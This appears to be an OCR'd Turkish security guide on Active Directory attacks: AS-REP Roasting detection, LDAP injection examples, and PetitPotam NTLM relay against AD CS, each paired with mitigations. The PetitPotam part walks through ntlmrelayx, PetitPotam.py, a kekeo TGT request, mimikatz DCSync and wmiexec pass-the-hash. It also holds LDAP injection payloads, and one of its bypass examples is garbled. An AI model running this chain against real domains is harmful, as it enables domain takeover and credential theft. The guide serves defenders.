
AS-REP Roasting Saldırısı için Tespit Yöntemleri

AS-REP Roasting saldırılarının tespiti, şifre hırsızlığı riskini azaltmak için çok önemlidir. Bu tür saldırıları algılamanın bir yolu, Kerberos ön kimlik doğrulamasının etkinleştirilip etkinleştirilmediğini denetleyen ayardaki değişiklikleri izlemektir.

Olay ID 4738 – Bir kullanıcı hesabı değiştirildi.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID, Security ID, Account Name

Örneğin böyle bir saldırı sırasında Olay ID 4738 üretilir. Bu olay, bir Kerberos kimlik doğrulama hizmeti bilet talebini belirtir ve Bilet Şifreleme Türü (0x17), Bilet Seçenekleri (0x40800010) ve Hizmet Adı (krbtgt) gibi parametreleri kapsar. Olay günlüklerinde bu parametrelerin varlığı, devam eden bir AS-REP Roasting saldırısına işaret edebilir, çünkü bu olay, saldırgan etki alanı nesnelerini manipüle ettiğinde üretilir [38].



Olay ID 5136 - Bir dizin servis nesnesi düzenlendi.

- **Key Description Fields:** Security ID, Account Name, Account Domain, Logon ID, DN, GUID, Class, LDAP Display Name

Başka bir seçenek de, bir Windows ortamında kullanıcı hesaplarında yapılan değişiklikler hakkında bilgi sağlayan Olay Kimliği 5136'yı izlemektir. Bu olaydan alınan günlükleri analiz ederek, Kerberos ön kimlik doğrulama ayarı değiştirilmiş tüm kullanıcı hesaplarını belirlemek mümkündür.

AS-REP Saldırısı için Azaltma Yöntemleri

Bir AS-REP saldırısını hafifletmek için uygulayabileceğiniz birkaç teknik vardır.

Azaltma Yöntemi 1: Tüm kullanıcı hesaplarını bulma

AS-REP Roasting saldırılarını önlemenin en etkili yolu, Kerberos ön kimlik doğrulaması gerektirmeden yapılandırılmış tüm kullanıcı hesaplarını bulmak ve bu ayarı etkinleştirmektir. Bu, aşağıdaki komut dosyası kullanılarak yapılabilir [39]

```
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object
{$_.DoesNotRequirePreAuth -eq $True -and $_.Enabled -eq $True} | Select-Object
'SamAccountName','DoesNotRequirePreAuth' | Sort-Object 'SamAccountName'
```

Komut dosyası, tüm kullanıcı hesaplarını bulmak için bir filtreyle Get-ADUser cmdlet'ini kullanır ve her hesap için ön kimlik doğrulama bilgilerini almak üzere 'Özellikler' parametresinde 'DoesNotRequirePreAuth' özelliğini belirtir.

Get-ADUser cmdlet'inin çıktısı daha sonra, yalnızca 'DoesNotRequirePreAuth'un $True'ya ve 'Enabled'ın $True'ya eşit olduğu hesapları içerecek şekilde sonuçları filtreleyen Where Object cmdlet'ine yönlendirilir. Filtrelenen sonuçlar daha sonra, her hesap için 'SamAccountName' ve 'DoesNotRequirePreAuth' özelliklerini seçen Select Object cmdlet'ine iletilir. Son olarak, seçilen sonuçlar, sonuçları 'SamAccountName' özelliğine göre sıralayan Sort-Object cmdlet'ine iletilir.

Bu kullanıcı hesapları için Kerberos ön kimlik doğrulamasını etkinleştirerek, etki alanı denetleyicisinin, kullanıcının parolasının karması ile şifrelenmiş zaman damgasının şifresini çözebilmesini sağlar. Bu, bir saldırganın kullanıcının parola karmasına erişmesini ve çevrimdışı kırma saldırısı gerçekleştirmesini çok daha zorlaştırır.

Azaltma Yöntemi 2: Güçlü bir parola politikası uygulama

AS-REP Roasting saldırılarına karşı korunmak için, özellikle ayrıcalıklı hesaplar için, uzun ve karmaşık parolaların kullanılmasını zorunlu kılan güçlü parola politikalarının uygulanması tavsiye edilir. Bu, başarılı bir şekilde çalınmış olsalar bile bir saldırganın parolaları kırmasını zorlaştırır. Ayrıntılı parola politikaları uygulamak, parola güvenliğini sağlamaya yönelik etkili bir ilk adımdır.

Azaltma Yöntemi 3: Active Directory ayrıcalıklarını bulma

AS-REP karmasını çalmak için geçici olarak devre dışı bırakabilecekleri ve ardından yeniden etkinleştirebilecekleri için, ön kimlik doğrulama ayarını değiştirme yetkisine sahip olanların kim olduğunu belirlemek önemlidir. Aşağıdaki sorgu, ön kimlik doğrulaması olmadan hesaplara erişim hakları olan tüm kişileri gösterecektir [40]:

```
(Get-ACL "AD:\$((Get-ADUser -Filter 'useraccountcontrol -band
4194304').distinguishedname)").access
```

Kod, Active Directory'deki (AD) belirli bir kullanıcı nesnesiyle ilişkili güvenlik tanımlayıcısının erişim kontrol listesini (ACL) alır.

İlk olarak, "useraccountcontrol" değerinin 4194304 ondalık bit kümesine sahip olduğu AD'deki tüm kullanıcı hesaplarını filtreler (bu, userAccountControl özniteliğinde UF_DONT_REQUIRE_PREAUTH bayrağına karşılık gelir) ve ayırt edici adlarını alır. Ardından,

ayırt edici adı kullanarak sonuç kümesindeki ilk kullanıcı hesabının güvenlik tanımlayıcısının ACL'sini alır ve bir değişkende saklar. Son kod satırı, ACL'nin erişim özelliğini alır ve bunu görüntüler; bu, hedef kullanıcı nesnesi için ACL'de belirtilen güvenlik ilkelerine verilen veya reddedilen erişim haklarını temsil eder.

Saldırı Tekniği 6

LDAP Enjeksiyon Saldırıları

Basit Dizin Erişim Denetimi Protokolü'nün kısaltması olan LDAP, dizin hizmetleri kimlik doğrulaması için kullanılan açık kaynaklı bir uygulama protokolüdür. Başka bir deyişle, LDAP, nesneler hakkında bilgi depolayan ve bu bilgiyi ağdaki diğer varlıklarla paylaşan diğer dizin hizmetleriyle iletişim kuran uygulamalar için bir iletişim dili sağlayan bir çapraz platform gibi davranır. Unutulmaması gereken bir nokta, LDAP ve Active Directory'nin aynı olmadığıdır; aslında LDAP, Microsoft Active Directory'nin (AD) anladığı dildir. Bu nedenle, AD'de depolanan herhangi bir veriye erişmeniz veya kendinizi doğrulamanız gerekirse, hedef sunucuyla iletişim kurmak için LDAP kullanırsınız.

Öte yandan bir LDAP sorgusu, belirli bir dizin hizmetinden istediğiniz bilgileri isteyen komuttur.

Varsayılan olarak, AD'de ayrıcalıklı olmayan geçerli bir hesap olarak, çeşitli kritik bilgileri elde etmek için LDAP sorgularını kullanabilirsiniz. Örneğin, "Parola asla sona ermez seçeneği" etkin olan tüm kullanıcıları listelemek istiyorsanız, aşağıdaki LDAP sorgusunu çalıştırırsınız:

(objectcategory=user)(userAccountControl:1.2.840.113556.1.4.803:=65536)

LDAP enjeksiyonu, bir saldırganın bir LDAP sorgusuna kötü amaçlı kod eklemesine izin veren bir tür güvenlik açığıdır. Bu, LDAP dizininde saklanan hassas bilgilere yetkisiz erişime veya dizinde saklanan verilerin değiştirilmesine neden olabilir. LDAP enjeksiyon saldırıları genellikle, kullanıcı tarafından kontrol edilen değerlerin doğrudan LDAP arama filtresine eklendiği istemci tarafında uygun giriş doğrulama ve temizleme eksikliğinden kaynaklanır. Saldırganlar, sorguya amaçlanan anlamını değiştiren ve saldırganın kimlik doğrulama denetimlerini atlamasına veya hassas bilgileri almasına olanak tanıyan özel karakterler ekleyerek bu güvenlik açığından yararlanabilir.

LDAP Enjeksiyon Saldırısı Gerçekleştirme Teknikleri

LDAP Enjeksiyon Türü 1: Ayrıcalık yükseltme

Ayrıcalıkların Yükselmesi sorunu, düşük güvenlik düzeyine sahip kullanıcıların yüksek güvenlik düzeyi bilgilerine erişebildiği durumu ifade eder. Bu, LDAP sunucusunun işlediği bir filtre biçimindeki enjeksiyon kullanılarak elde edilir.

Örneğin saldırgan, "Bilgi/Raporlar" ve "Bilgi/Yaklaşan Projeler" gibi düşük güvenlik düzeyine sahip belgeler içeren bir dizini hedefleyebilir.

Bu durumda enjeksiyon aşağıdaki gibi görünecektir:

"Information)(security_level=*))(&(directory=documents"

Bu enjeksiyondan kaynaklanan filtre aşağıdaki gibi olacaktır.

```
(&(directory=Information)(security_level=*))(&(directory=Information)
(security_level=low))
```

LDAP sunucusu yalnızca birinci filtreyi işlediğinden, ikinci filtre yoksayılır ve yürütülen sorgu "((dizin=Bilgi)güvenlik düzeyi=*)" olur. Bu, saldırganın uygun ayrıcalıklara sahip olmasa bile normalde yalnızca yüksek güvenlik düzeyine sahip kullanıcıların erişebileceği bir belge listesine erişmesine olanak tanır.

LDAP Enjeksiyon Türü 2: Erişim kontrolü atlama

Tüm oturum açma sayfaları, kullanıcı girişi için biri kullanıcı adı ve diğeri parola için olmak üzere iki alan içerir. Girişler USER (kullanıcı adı) ve PASSWORD (password) olarak etiketlenmiştir. İstemci bir kullanıcı adı/şifre çifti sağlar ve LDAP, arama filtreleri oluşturarak ve bunları LDAP sunucusuna göndererek bu çiftin varlığını onaylar.

Filtre (&(USER=Alice)(PASSWORD=PaSsW0rd!+) şeklinde yazılır. Ancak, bir saldırgan, geçerli bir kullanıcı adı girerek ve ardından bir sıra ekleyerek, etkin bir şekilde parola kontrolünü atlayarak bunu manipüle edebilir. Kullanıcı adını bilerek, Saldırgan, parola değeri olarak herhangi bir dize girebilir ve bunun sonucunda sunucuya şu sorgu gönderilir: (&(USER=Alice)(PASSWORD=PaSsW0rd!+)

LDAP sunucusu, sorgu (&(USER=Alice)(&)) her zaman doğru olduğundan, saldırganın sisteme uygun bir parola olmadan girmesine izin veren ikinci filtreyi yok sayarak yalnızca ilk filtreyi işler.

LDAP Enjeksiyon Tipi 3: Bilgi ifşası

Bir kaynak gezgini, bir kullanıcının giysi satan bir web sitesi gibi sistemde hangi kaynakların bulunduğunu görmesine olanak tanır. Örneğin, bir kullanıcı not defterleri veya çıkartmalar gibi belirli bir öğeyi, bunların satışa uygun olup olmadığını görmek için arayabilir. Bu, bir LDAP sorgusu kullanılarak yapılır, örneğin: (|(type=Notebooks)(type=Stickers)).

Ancak, bir bilgisayar korsanı "uid=*" dizesini sorguya enjekte ederek şu sorguyla sonuçlanarak bundan yararlanabilir: (|(type=Notebooks)(uid=*))(type=Stickers)).

Bu sorgu LDAP sunucusu tarafından işlenecek ve sistemdeki tüm kullanıcı nesnelerini de görüntüleyecektir.

LDAP Enjeksiyon Saldırısı için Azaltma Yöntemleri

Olası bir LDAP Enjeksiyonu saldırısını önlemek için birkaç etki azaltma tekniği vardır.

Azaltma Yöntemi 1: Doğru LDAP kodlamasını kullanarak tüm değişkenlerden kaçma

Doğru LDAP kodlamasını kullanarak tüm değişkenlerden kaçmak, LDAP enjeksiyon saldırılarına karşı en önemli azaltma tekniklerinden biridir. Bu teknik, kullanıcı tarafından sağlanan tüm

girdilerin, saldırganların LDAP sorgularına kötü amaçlı yükler eklemesini zorlaştıracak şekilde kodlanmasını içerir.

Azaltma Yöntemi 2: Seçkin isimden kaçma

LDAP, veritabanındaki adları depolamak ve tanımlamak için DN veya Ayırt Edici Ad kullanır. Bir DN, bir kullanıcı adına benzer şekilde benzersiz bir tanımlayıcı gibi davranır ve kaynaklara erişmek için kullanılabilir.

Bir DN, virgülle ayrılmış birden çok parçadan oluşur. Örneğin, bir DN şöyle görünebilir [42]:

cn=Richard Feynman, ou=Physics Department, dc=Caltech, dc=edu

Bir DN'deki belirli karakterler, özel karakterler olarak kabul edilir ve DN ile ilgili sorunları önlemek için uygun şekilde çıkış yapılmalı veya işlenmelidir. Bir DN'deki özel karakterlerin kapsamlı listesi şunları içerir: \ # + < > , ; " = ve baştaki veya sondaki boşluklar.

Ancak Ayırt Edici Adlar'da izin verilen ve kaçılması gerekmeyen "özel" karakterler de vardır. Bunlar * ( ) içerir. & - _ [ ] ` ~ | @ $ % ^ ? : { } ! '.

DN'nin beklendiği gibi çalışmasını sağlamak ve DN'yi kullanırken herhangi bir sorunu veya istenmeyen sonucu önlemek için bir DN'deki özel karakterleri düzgün bir şekilde işlemek önemlidir.

Azaltma Yöntemi 3: Arama filtresinden kaçış

LDAP veritabanında, her bir DN veya Ayırt Edici Ad, benzersiz bir şekilde, ilişkisel veritabanı yönetim sisteminde (RDBMS) bir satır olarak düşünülebilecek tek bir girişi işaret eder. Her giriş, bir RDBMS'deki sütunlara benzer bir veya daha fazla öznitelik içerir. Arama filtreleri, LDAP veritabanında arama yapmak ve belirli niteliklere sahip girdileri bulmak için kullanılabilir.

Arama filtreleri, arama koşullarını belirtmek için önek gösterimi olarak da bilinen Lehçe notasyonu kullanır. Örneğin, aşağıdaki arama filtresi, Fizik organizasyon biriminde yöneticisi olarak Freeman Dyson veya Albert Einstein olan tüm girişleri döndürür [42].

```
(&(ou=Physics)(|(manager=cn=Freeman
Dyson,ou=Physics,dc=Caltech,dc=edu)(manager=cn=Albert
Einstein,ou=Physics,dc=Princeton,dc=edu)))
```

Uygulama kodunda LDAP sorguları oluştururken, güvenlik sorunlarını önlemek için sorguya eklenen güvenilmeyen verilerden kaçmak çok önemlidir. LDAP kaçışının iki biçimi vardır: ***LDAP araması için kodlama*** ve ***LDAP DN için kodlama***. Kaçmanın uygun biçimi, verilerin bir arama filtresinde mi yoksa bir kaynağa erişim için kimlik bilgisi olarak bir DN olarak mı kullanıldığına bağlıdır.

"(", ")" ve "" gibi özel karakterler, sorgunun istendiği gibi yürütülmesini sağlamak için bir arama filtresinde kullanıldığında uygun şekilde çıkış yapılmalıdır. Arama filtresi çıkışı hakkında daha fazla bilgi edinmek için RFC4515 belgesini [43] ziyaret edin.

Ek Savunmalar

LDAP enjeksiyon saldırılarına karşı ek bir koruma katmanı sağlamak için kuruluşlar aşağıdaki savunma önlemlerini uygulayabilir:

En Az Ayrıcalık: Başarılı bir saldırı durumunda olası hasarı en aza indirmek için, LDAP dizinine erişim için kullanılan hesap olan LDAP bağlama hesabına atanan ayrıcalıkları sınırlayın.

Bağlama Kimlik Doğrulamasını Etkinleştir: LDAP protokolünü, kullanıcı tarafından geçirilen geçerli kimlik bilgilerini doğrulayan ve yetkilendiren bağlama kimlik doğrulaması gerektirecek şekilde yapılandırılmalıdır [44]. Ancak, saldırganlar yine de Anonim Bağlama [45] ve Kimliği Doğrulanmamış Bağlama [46] yoluyla bağlantı kimlik doğrulamasını atlayabilir. Bu nedenle, bu Bağlama seçenekleri de devre dışı bırakılmalıdır.

İzin Verme Listesi Girdi Doğrulaması: Yetkisiz girdilerin LDAP sorgusuna iletilmesini algılamak ve önlemek için girdi doğrulama teknikleri uygulanır. Bu, başarılı bir LDAP enjeksiyon saldırısı riskini azaltarak, LDAP sorgularının oluşturulmasında yalnızca onaylanmış değerlerin kullanılmasını sağlamaya yardımcı olabilir. Bu doğrulama teknikleri, düzenli ifadelerin, veri tipinin ve uzunluk kısıtlamalarının ve harici listelere veya veritabanlarına karşı çapraz referans kontrollerinin kullanılmasını içerebilir [47].

Saldırı Tekniği 7

Active Directory Sertifika Servislerinde (AD CS) PetitPotam NTLM Relay Saldırısı

PetitPotam NTLM geçiş saldırısı, eski Windows NTLM protokolü ve MS EFSRPC protokolünden yararlanan bir siber saldırı türüdür. Bu saldırı, Kimlik Doğrulaması için Genişletilmiş Koruma'yı (EPA) zorlamayan Active Directory Sertifika Hizmetleri'nin (AD-CS) güvenli olmayan varsayılan yapılandırmasından yararlanır.

Bu saldırıda, bir saldırgan, PetitPotam güvenlik açığından yararlanarak ve etki alanı denetleyicisi hesabı için bir sertifika istemek üzere bunu AD-CS sunucusuna aktararak bir etki alanı denetleyicisi kimlik doğrulamasını tetikleyebilir. Saldırgan, bu sertifikayı kullanarak geçiş yapılan etki alanı denetleyicisi hesabı için bir TGT (Bilet Verme Bileti) alabilir ve yüksek ayrıcalıklarını kullanarak başka işlemler gerçekleştirebilir. Bu, birkaç adımda tam etki alanı güvenliğinin aşılmasına yol açabilir ve potansiyel olarak saldırganın etki alanı yönetici karmalarını boşaltmasına izin verebilir.

Bu güvenlik açığının, Microsoft tarafından 10 Mayıs 2022 Salı Yaması'nda yayınlanan bir güvenlik güncelleştirmesiyle kısmen azaltıldığını, ancak bir saldırganın herhangi bir Active Directory hesabı kimlik bilgisine sahip olması durumunda bir saldırının yine de mümkün olduğunu unutmamak önemlidir.

PetitPotam NTLM Relay Saldırılarını Gerçekleştirmek için Kullanılan Teknikler

Aşağıdaki senaryoda, bir saldırganın önceden kimlik doğrulama gerektirmeden tam etki alanı yönetici ayrıcalıkları elde etmek için PetitPotam güvenlik açığından nasıl yararlanabileceğini gösterilecektir. Tipik bir PetitPotam saldırısı 5 aşamadan oluşmaktadır:

Aşama 1: AD DC web kayıt sayfasını aktarma

İlk adımda, saldırganın Impacket'in ntlmrelay.px dosyasının AD DC Web Kaydı sayfasına geçiş yapacak şekilde ayarlandığından emin olması gerekmektedir.

```
sudo python3 ntlmrelayx.py -debug -smb2support --target
http://<target-ip>/certsrv/certfnsh.asp --adcs --template KerberosAuthentication
...

[*] Setting up SMB Server

[*] Setting up HTTP Server

[*] Setting up WCF Server



[*] Servers started, waiting for connections
```

"--target" bayrağının saldırılacak hedef URL'yi belirttiğine dikkat edin. Bu durumda hedef, bir sertifika sunucusu uç noktasıdır. "--adcs" ve "--template KerberosAuthentication" bayrakları, hedefin bir Active Directory Sertifika Hizmetleri (ADCS) sunucusu olduğunu ve aracın belirli bir kimlik doğrulama şablonu kullanacağını belirtir. "-debug" ve "smb2support" bayrakları, sırasıyla hata ayıklama amaçları ve SMB sürüm 2'yi desteklemek içindir.

Aşama 2: PetitPotam zafiyetlerini sömürme

PetitPotam güvenlik açığından yararlanmak için hem DC'yi hem de saldırganın IP'sini belirlememiz gerekiyor. PetitPotam.py resmi GitHub deposundan [49] indirilebilir.

```
python3 Petitpotam.py <listener-ip> <target-ip>
```

Listener-ip'in saldırganın geçiş IP'si olmasına karşın, target-ip'in saldırganın hedeflediği DC'nin IP'si olduğunu unutulmamalıdır. Saldırgan, PetitPotam güvenlik açığından yararlandığında, kimlik bilgileri, sertifikanın kaydedileceği AD CD'sine iletilir.

```
... #See the first step.
[*] Servers started, waiting for connections
...
[*] GOT CERTIFICATE!

[*] Base64 certificate of user DC-101$:
MIIRXQIBAz...LUSHLJCNIKmzEStB/3ey<ZKk31GbxwDU8t8wtx0YayLkKaJB5/c/tanzuJ10r08obkt
/nzJeyQxgyurLwrPp8HAUYnBCG3vwBUkzxbxotRtlnHrzztzVc/SA....
```

Aşama 3: Ticket Granting Ticket (TGT)'i elde etme

Artık kaydolduğuna göre, saldırgan bu sertifikayı Bilet Verme Bileti (TGT) almak için kullanabilir. Saldırgan bu adım için kekeo veya Rubeus aracından [50] yararlanabilir:

```
Kekeo # base64 /input:on
. . .
Kekeo # tgt::ask /pfx:<base64 cert from relay> /user:DC-101$
/domain:EXAMPLE.local /ptt
```

Bu komut, etki alanı ile düşmanın kimliğini başarıyla doğrular.

Aşama 4: Hedef kullanıcıyı DCSyncing

Bu adımda saldırgan, krbtgt kullanıcısına DCSync saldırısı gerçekleştirmek için Mimikatz'ı kullanabilir.

```
lsadump::dcsync /domain:EXAMPLE.local /user:krbtgt
```

Saldırganın komutla, hedeflenecek etki alanını ("EXAMPLE.local") ve kimliğine bürünülecek kullanıcıyı ("krbtgt") belirttiğini unutmayın; bu, Active Directory'de yayınlama da dahil olmak üzere çeşitli yönetim görevlerini gerçekleştirmek için Kerberos biletleri kullanılan ayrıcalıklı bir hesaptır.

"lsadump::dcsync" işlevi ise, bir saldırganın bir Etki Alanı Denetleyicisinin davranışını simüle etmesine ve parola karmalarını, Kerberos biletlerini ve Active Directory veritabanındaki diğer hassas bilgilere erişir. Bu nedenle, bu komutu çalıştırdıktan sonra, saldırgan krbtgt kullanıcısının parola hashini elde eder: 186c026974e59a14040dbc63aa8fb8c4.

Aşama 5: Hashi geçme

Bu adımda, saldırgan, Etki Alanı Denetleyicisi üzerinde etkileşimli bir kabuk elde etmek için beşinci adımdan elde ettiği hash'i geçmek için Impacket'in wmiexec.py aracını kullanabilir.

```
wmiexec.py -hashes :186c026974e59a14040dbc63aa8fb8c4
EXAMPLE/krbtgt@<target-ip>
```

Daha basit bir ifadeyle, bu iki hata, sınırlı erişime sahip birinin bir ağ veya sistem üzerinde tam kontrol kazanmasına hızlı bir şekilde izin vermek için birlikte çalışır. Ağ veya sistem en son güvenlik yamalarıyla tamamen güncellenmiş olsa bile, bu hatalar sadece birkaç dakika içinde ciddi zararlar vermek için kullanılabilir.

PetitPotam NTLM Relay Saldırılarını Azaltma Yöntemleri

Ağları NTLM Aktarma Saldırılarına karşı güvenceye almak için, etki alanı yöneticilerinin NTLM kimlik doğrulaması etkinleştirilmiş hizmetleri korumak için adımlar atması gerekir. PetitPotam tehdidi, Active Directory Sertifika Hizmetlerinde (AD CS) NTLM Aktarma Saldırıları için koruma sağlamayan sunuculardan yararlanır. Bu hafifletme kılavuzu, AD CS müşterilerinin sunucularını bu tür saldırılardan korumaları için gereken adımları sağlar.

AD CS'yi aşağıdaki hizmetlerle kullanıyorsanız, ağınız savunmasız olabilir:

- Certificate Authority Web Enrollment
- Certificate Enrollment Web Service


Microsoft, AD CS sunucularına yönelik olası saldırıları azaltmak için aşağıdaki adımları önerir [51]:

Aşama 1: Sertifika Yetkilisi Web Kaydı ve Sertifika Kaydı Web Hizmeti için Kimlik Doğrulaması için Genişletilmiş Korumayı (EPA) etkinleştirin. Bu, İnternet Bilgi Hizmetleri (IIS) Yöneticisi aracılığıyla yapılabilir ve "Gerekli" önerilen ve en güvenli seçenektir.

Aşama 2: <%windir%>\systemdata\CES<CA Name>_CES_Kerberos\web.config konumunda bulunan Sertifika Kaydı Web Hizmeti rolü tarafından oluşturulan Web.config dosyasını seçili EPA ayarını yansıtacak şekilde güncelleyin.

Aşama 3: Bu, IIS kullanıcı arabirimindeki EPA ayarına bağlı olarak "WhenSupported" veya "Always" değeriyle <extendedProtectionPolicy> ekleyerek yapılabilir. EPA ayarı "Gerekli" olarak ayarlandığında "Her Zaman" ayarı kullanılmalıdır.

Aşama 4: IIS Yöneticisi'nde "SSL İste" seçeneğini etkinleştirerek yalnızca SSL bağlantılarını etkinleştirin.



Aşama 5: Bu adımları tamamladıktan sonra, değişiklikleri yüklemek için IIS'yi yeniden başlatmak önemlidir. Bu, yükseltilmiş bir Komut İstemi penceresi açıp aşağıdaki komutu yazarak yapılabilir:

```
iisreset /restart
```

Bu komutun tüm IIS hizmetlerini durdurduğunu ve ardından yeniden başlattığını unutmayın.

Kullanılabilir <extendedProtectionPolicy> seçenekleri hakkında daha fazla bilgi için <basicHttpBinding> öğesinin <transport> bölümüne bakın. Örnek bir konfigürasyon sağlanmıştır [51]:

```
<binding name="TransportWithHeaderClientAuth">
     <security mode="Transport">
         <transport clientCredentialType="Windows">
         <extendedProtectionPolicy policyEnforcement="Always" />
         </transport>
         <message clientCredentialType="None" establishSecurityContext="false"
negotiateServiceCredential="false" />
     </security>
     <readerQuotas maxStringContentLength="131072" />
</binding>
```

References

[1] “[MS-ADTS]: Introduction.” [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/bacff5f1-9127-457b-877c-db97b1e1802f. [Accessed: Feb. 10, 2023]

[2] “Active Directory: What is it? Why is it important?,” Intermedia | Intermedia, Mar. 10, 2022. [Online]. Available: https://www.intermedia.com/blog/what-is-active-directory-and-why-is-it-so-important/. [Accessed: Feb. 10, 2023]

[3] E. B. Abid, “Benefits of Active Directory (Pros and Cons),” Cloud Infrastructure Services, Aug. 22, 2021. [Online]. Available: https://cloudinfrastructureservices.co.uk/benefits-of-active-directory/. [Accessed: Feb. 10, 2023]

[4] “Benefits of Microsoft 365 and Azure Active Directory for Identity Management,” Montra Technologies, Jun. 22, 2022. [Online]. Available: https://montra.io/benefits-of-microsoft-365-and-azure-active-directory-for-identity-management/. [Accessed: Feb. 10, 2023]

[5] “DBIR Report 2022 - Master’s Guide,” Verizon Business. [Online]. Available: https://www.verizon.com/business/resources/reports/dbir/2022/master-guide/. [Accessed: Feb. 10, 2023]

[6] “Cost of a Data Breach Report 2022.” [Online]. Available: https://www.ibm.com/downloads/cas/3R8N1DZJ. [Accessed: Feb. 10, 2023]

[7] “Compare Active Directory to Azure Active Directory.” [Online]. Available: https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/active-directorycompare-azure-ad-to-ad. [Accessed: Feb. 10, 2023]

[8] A. Robbins, “How Attackers Move from Azure Active Directory to On-Prem AD,” The New Stack, May 26, 2022. [Online]. Available: https://thenewstack.io/how-attackers-move-from-azure-active-directory-to-on-prem-ad/. [Accessed: Feb. 10, 2023]

[9] “GitHub - ParrotSec/mimikatz,” GitHub. [Online]. Available: https://github.com/ParrotSec/mimikatz. [Accessed: Feb. 07, 2023]

[10]“GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting,” GitHub. [Online]. Available: https://github.com/Hackplayers/evil-winrm. [Accessed: Feb. 07, 2023]

[11] “ProcDump - Sysinternals.” [Online]. Available: https://learn.microsoft.com/en-us/sysinternals/downloads/procdump. [Accessed: Feb. 07, 2023]

[12]“gsecdump.” [Online]. Available: https://jpcertcc.github.io/ToolAnalysisResultSheet/details/gsecdump.htm. [Accessed: Feb. 07, 2023]

[13]H. C. Yuceel, “The MITRE ATT&CK T1003 OS Credential Dumping Technique and Its Adversary Use,” Mar. 23, 2022. [Online]. Available: https://www.picussecurity.com/resource/the-mitre-attck-t1003-os-credential-dumping-technique-and-its-adversary-use. [Accessed: Feb. 07, 2023]

